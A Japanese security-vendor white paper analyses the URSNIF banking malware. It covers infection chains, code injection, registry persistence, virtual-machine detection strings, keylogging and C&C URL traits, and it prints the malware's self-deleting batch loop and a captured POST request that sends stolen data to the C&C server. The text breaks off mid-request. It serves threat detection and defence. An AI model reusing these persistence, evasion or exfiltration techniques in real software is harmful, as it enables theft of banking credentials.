NTTセキュリティ

Unit CANARY

バンキングマルウェア「URSNIF」解析レポート

NTT セキュリティ・ジャパン株式会社

2016/12/22

本レポートの目的

NTT セキュリティ・ジャパン株式会社のセキュリティ・オペレーション・センター（以下 SOC）では、グローバルにおけるお客様システムを 24 時間体制で監視し、迅速な脅威発見と最適な対策を実現するマネージド・セキュリティ・サービス（以下 MSS）を提供しています。SOC では最新の脅威に対応するための様々なリサーチ活動を行い、その結果をブラックリストやカスタムシグネチャ、IOC（Indicator of Compromise）、アナリストが分析で使用するナレッジとしてサービスに活用しています。

2016 年は特に「URSNIF」と呼ばれるバンキングマルウェアの感染被害を多く観測しており、SOC でも効果的な対策を行うための調査や解析を行ってきました。本レポートでは、URSNIF の感染防止や早期発見などの対策に活用できるよう、調査結果を技術者向けのホワイトペーパーとして公開しました。

1. 概要

2016 年、日本ではバンキングマルウェア URSNIF が流行しました。URSNIF はオンラインバンキングをはじめとするオンライン取引サービスに関連する情報を窃取するだけでなく、キーボードの入力やクリップボードの内容などを窃取する機能も備えたマルウェアです。NTT セキュリティ・ジャパン株式会社のセキュリティオペレーションセンター（SOC）では、動的解析・静的解析の結果に基づいた IOC 作成だけでなく、URSNIF 感染後の通信を模擬・復号するツールを用いた攻撃の動向調査を行っています。

URSNIF への感染経路はメールと Web サイトに大別でき、メールに添付されたマルウェア BEBLOH や JavaScript（JS）ファイルを経由して URSNIF への感染に至る攻撃においては、日本のオンラインバンキングなどとの通信を攻撃の対象としていることが確認されました。これらについて調査を進めた結果、URSNIF に埋め込まれた暗号鍵や GroupID、改ざんの仕方に違いが見られたことから、複数の攻撃者グループが URSNIF を用いて日本のエンドユーザを狙っている可能性があります。

どちらの感染経路においても、アクティブな C&C サーバの存在を弊社では確認をしています。一連の攻撃では、

- C&C サーバの IP アドレスは短期間で変更される場合があるものの、ダウンロードサイトをはじめとする攻撃基盤のドメインは一定期間継続して利用される
- C&C 通信は URL に「images」や画像の拡張子「.bmp」、「.gif」、「.jpeg」を含む
- 窃取情報をテンポラリ領域「%AppData%¥Local¥Temp」に「*.bin」として保存する

といった共通的な特徴が見られており、本レポートではこうした調査結果を技術者向けにまとめておりますので、感染防止や感染の早期発見などの対策にご活用いただければと思います。

2. はじめに

バンキングマルウェアとはオンラインバンキングやクレジットカード会社のサイトへの通信に介在して、ログイン情報の窃取や不正送金を行うことを目的としたマルウェアの総称です。オンライン取引サービスの普及に伴い、2007 年にオンラインバンキングやクレジットカード決済の情報窃取する機能を具備したバンキングマルウェア ZeuS が流行しました。以降、Citadel、SpyEye、Cridex、Dridex、ROVNIX など様々なバンキングマルウェアが確認されており、その機能は日々進化し続けています[1]。

日本では、2011 年にバンキングマルウェアの流行に伴い 136 件/ 約 2 億 8,200 万円の被害が発生しており[2]、IPA や各セキュリティ会社からバンキングマルウェアに関する注意喚起が行われています。マルウェアによるオンラインバンキングへの被害は、2015 年度に 1,495 件 /約 30 億 7,300 万円 と年々被害の拡大が確認されています[3]。

2016 年、弊社のセキュリティオペレーションセンター（以降、SOC）ではバンキングマルウェア URSNIF（別名 : Gozi）の流行を確認しました。URSNIF はオンラインバンキング、クレジットカード情報を窃取するだけでなく、キーボードの入力やクリップボードの内容などを窃取する機能も備えたマルウェアです。主な感染経路はメールと Web サイトであり、特に日本語を用いたスパムメール（図 1）に添付されているマルウェア BEBLOH（別名:Shiotob、URLZone）を経由して感染に至るケースを多数確認しています。実在するサービスと思わせるような内容になっているため、メール本文を見ただけで悪性メールと判断するのは容易ではありません。

図 2 は 2016 年 4 月から 2016 年 10 月までの期間において、弊社で観測している組織のうちマルウェア感染が確認された組織が全体の何%確認されているかを示しています。実際に、2016 年 6 月に日本語スパムメールが流行しはじめて以降はマルウェ

---

1 Stephen Doherty et al., “The State of Financial Trojans 2013”,http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_state_of_financial_trojans_2013.pdf

2 警察庁, “インターネットバンキングに係る不正送金事犯の発生状況等について”, https://www.npa.go.jp/cyber/warning/h23/111215_1.pdf

3 警察庁, “平成 27 年中のインターネットバンキングに係る不正送金事犯の発生状況等について”, https://www.npa.go.jp/cyber/pdf/H280303_banking.pdf

ア感染被害を受けているユーザが増加しており、感染端末に潜伏していたマルウェアは URSNIF と BEBLOH が大部分を占めていました（図 3）。なお、他社においても同様の検知傾向が報告されています[4]。

こうした背景を踏まえ、本レポートではバンキングマルウェア URSNIF に関する調査結果をまとめました。以降、２章では URSNIF に感染するまでの攻撃全体像をまとめています。また、３章では解析によって判明した URSNIF の挙動をまとめており、４章では攻撃者が利用する攻撃基盤に関する調査結果を示します。




図 1　BEBLOH が添付されていたメールの一例

[4] JC3, “インターネットバンキングマルウェア「Gozi」による被害に注意”, https://www.jc3.or.jp/topics/gozi.html
TrendMicro, “国内ネットバンキングを狙う「URSNIF」が新たに拡散中”, http://blog.trendmicro.co.jp/archives/13471




図 2　マルウェア感染が確認された観測対象組織の割合




図 3　　感染したマルウェアの内訳

3. 攻撃の全体像

本章では、URSNIF について感染経路ごとに攻撃の全体像を示します。

URSNIF の感染経路は、メールと WEB サイトの 2 種類に大別されます。メールの場合、ダウンローダとして動作する添付ファイルを実行することにより URSNIF に感染します。一方、Web サイトの場合、Exploit Kit（以下 EK と略記）を用いた攻撃により URSNIF に感染します。メール経由について、さらに添付されるファイル種別で分類すると表 1 のとおり分類できます。

分類した各経路ではそれぞれ情報窃取の対象としているサイト、感染までのプロセス、攻撃基盤などに差異がみられます。差異の詳細は 4 章で紹介をしますが、ここでは 4 つの手法の中でも SOC でよく確認され、日本を狙っていると思われる BEBLOH 経由と JavaScript ファイル経由の攻撃手法を取り上げ、攻撃の全体像を説明します。なお、BEBLOH とはメールに添付された実行ファイル形式のマルウェアであり、実行されると URSNIF をダウンロードします。

表 1. URSNIF への感染経路

メール	実行ファイル BEBLOH を経由して URSNIF に感染
	JS ファイルを経由して URSNIF に感染
	WORD ファイルを経由して URSNIF に感染
WEB	EK を経由して URSNIF に感染

BEBLOH 経由の攻撃

BEBLOH を経由した攻撃手法について図 4 に示します。

① 攻撃者は BEBLOH を添付したスパムメールを送付

② 送られてきた添付ファイルは拡張子やアイコンが偽装され、被害者は誤ってファイルを開くことで BEBLOH に感染

③ BEBLOH はスパムメール送信を行うマルウェア CUTWAIL や URSNIF をダウンロードして実行

④ CUTWAIL によるスパムメールのばら撒き（SOC では未確認）

⑤ C&C サーバからコマンドを受け取るために C&C サーバにアクセス

⑥ URSNIF が Web インジェクション用の設定ファイルをダウンロード

⑦ 被害者がオンラインバンキングへアクセス

⑧ MITB 攻撃による ID やパスワードなどの情報収集

⑨ オンラインバンキングに対応する追加の Web インジェクション用ファイルのダウンロード

⑩ MITB 攻撃やキーロギングによって取得した情報を暗号化して送信




図 4. BEBLOH を経由した攻撃の全体像

JS ファイル経由の攻撃

次に JS ファイルを経由した攻撃手法について図 5 に示します。

① 攻撃者は JS ファイルを添付したメールを被害者に送付

② 送られてきた添付ファイルを被害者が誤って開くことで感染

③ JS ファイルによって被害者端末上で URSNIF がダウンロード・実行

④ URSNIF によってさらに別のハッシュ値をもつ URSNIF がダウンロード･実行

⑤ 以降は BEBLOH 経由の攻撃手法と同じため省略します。




図 5. JS ファイルを経由した攻撃の全体像

両者では、利用するマルウェアの種類に差異が確認されています。BEBLOH 経由では、複数種類のマルウェアを利用しますが、JS ファイル経由では URSNIF のみを利用します。具体的には、BEBLOH 経由では攻撃基盤の補完、拡張を目的としていると考えられる CUTWAIL のダウンロードを確認しましたが、JS ファイル経由では確認しておりません。一方、JS ファイル経由では異なる URSNIF を 2 回ダウンロードしています。URSNIF のサイズを確認すると 200byte 程度の小さいものと 700byte 程度の大きなサイズのものが存在し、前者はダウンローダとして機能し、後者はバンキングマルウェアとして機能していることを確認しています。

4. URSNIF の挙動解析

本章では、SOC にて検知した検体の解析結果を基に、バンキングマルウェア URSNIF の動作について概観します。

4.1. 感染挙動

URSNIF は、実行されると自身を自動実行する設定を行うとともに、コードインジェクションによってエクスプローラやブラウザに感染します。SOC で入手した URSNIF 検体を解析環境（Windows 7 SP1 32bit）で実行した際には、図 6 のような挙動が確認されました。




図 6.　URSNIF の感染動作

実行された URSNIF（panel_c.exe）は自身のファイルをサスペンドモードで新たに実行し、起動したプロセスに対してプロセスインジェクションを実施します。次に、プロセスインジェクションされた panel_c.exe の実行が再開されると、panel_c.exe は%AppData%¥Roaming 配下に自身のコピーを別名（api-pnet.exe）で作成し、フォルダ「%AppData%¥Local¥Temp」に作成したバッチファイル（図 7）を用いて

api-pnet.exe をコマンド実行します。

バッチファイルは、第 1 引数に api-pnet.exe のファイルパスを、第 2 引数に panel_c.exe のファイルパスを取って実行されます。バッチファイルが実行されると、panel_c.exe を引数として api-pnet.exe がコマンド実行され、panel_c.exe プロセスが起動している場合には api-pnet.exe は異常終了します。panel_c.exe プロセスが終了するまで api-pnet.exe のコマンド実行は繰り返し試みられ、コマンドが成功するとバッチファイル自身が削除されます。

```
:9409449
if not exist %1 goto 4285557846
cmd /C "%1 %2"
if errorlevel 1 goto 9409449
:4285557846
del %0
```

図 7.　バッチファイル

次に、api-pnet.exe が実行されると、エクスプローラ(explorer.exe）とブラウザ Internet Explorer(iexplorer.exe)に対してコードインジェクションが実施されます。コードインジェクションされた explorer.exe は、SetWindowsHookEx 関数によってキーボード入力をフックし、その入力などの窃取情報を C&C サーバに送信します。また、C&C サーバからのコマンドなどを取得します。iexplorer.exe では、C&C サーバから Web インジェクション用の設定ファイルを取得し、特定のオンラインバンキングなどにアクセスした際、Web ページのデータを改ざんしてアカウント情報の窃取などを試みます。

なお、次回の OS 起動時も引き続き感染状態を保たせるため、自動起動のレジストリキー「HKEY_CURRENT_USER¥Software¥Microsoft¥Windows¥CurrentVersion¥Run」に api_pnet.exe のファイルパスが登録されます。

4.2. 解析妨害

マルウェア開発者は、解析によって検体が悪性判断されるまでの時間を引き延ばす仕組みを施しています。この仕組みは、主に解析で使用される仮想環境やデバッガを検知し、検知があった場合はマルウェア自身が動作を終了し、解析を妨害するものです。

SOC で解析した URSNIF においては図 8 の解析妨害機能を確認しています。URSNIF では、SetupDiGetDeviceRegistryProperty 関数で取得したデバイス情報の文字列の中に、「vbox」、「qemu」、「vmware」、「virtual hd」という文字列がないかを検索します。上記文字列は、それぞれ VirtualBox、QEMU、VMware、Hyper-V といった仮想化ソフトウェア上で仮想マシンが起動しているときに表れ、検知があった場合、マルウェアは動作を終了します。




図 8.　仮想化ソフトウェアの検知

4.3. C&C サーバ通信

URSNIF は C&C サーバと通信をする際、図 9 のような URL にアクセスします。URL には青枠箇所「/images/」や赤枠箇所「.gif」に特徴があります。青枠箇所「/images/」は内容が常に固定です。また、赤枠箇所は「.gif」、「bmp」、「jpeg」といった画像ファイルの拡張子が利用されます。拡張子ごとに通信の役割は異なっており、「.bmp」は窃取した情報の送信、「.jpeg」は Web インジェクション用の設定ファイルの取得、「.gif」は C&C サーバからコマンド受信に使用されます。




図 9. C&C 通信の URL

なお、図 9 の黄色箇所は、検体が内包しているバージョン情報や GroupID、サーバ ID などのデータをブロック暗号「Serpent」を用いて暗号化[5]したものをベースに作成されています。また、C&C 通信のレスポンスもブロック暗号「Serpent」で暗号化されています。コマンド受信リクエストに対応するレスポンスボディを復号すると、図 10 のような通信内容が確認できます。赤色箇所が C&C サーバからのコマンドで、黄色箇所が該当コマンドに付随するパラメータです。URSNIF は受信したコマンドに応じて更新バイナリの取得や Web インジェクション設定ファイルの取得といった動作をします。コマンド「LOAD_UPDATE」のパラメータが更新バイナリの設置 URL を表し、コマンド「LOAD_CONFIG」のパラメータが Web インジェクション設定ファイルの設置 URL を表しています。

---

[5] Jason Reaves, “New Ursnif Variant Targeting Italy and U.S.”, http://www.threatgeek.com/2016/06/new-ursnif-variant-targeting-italy-and-us.html




図 10.　C&C 通信のレスポンス（復号結果）

4.4. 端末内情報の窃取

URSNIF はキーボード入力をフックして入力情報を窃取したり、クリップボードの内容を窃取したりします。窃取した情報は、フォルダ「%AppData%¥Local¥Temp」に「*.bin」という名前で zip 圧縮されたファイルとして作成されます。




図 11. 窃取情報ファイル

その後、作成されたファイルは、図 12 のように C&C サーバに送信されます。

```
POST /images/D_2BYRJsI/VTZr_2F9DqLnpdIkS73T/ZxxE6zoNfKyqdkRotpT/
6BPl5WVk9frJR9EUE2_2Bg/r1u0cYvfhQLYJ/fM4YQ8Wl/dkYaKr6gv279rLARv_2BMbN/O9aioKiDpP/
ERZKlsRCL9bplzDOp/7UHEAMC4am3W/mmu7_2FA1QL/d_2FRiH_2F_2BK/dP2C2P9n/q.bmp HTTP/1.1
Content-Type: multipart/form-data; boundary=590700942890602862953504
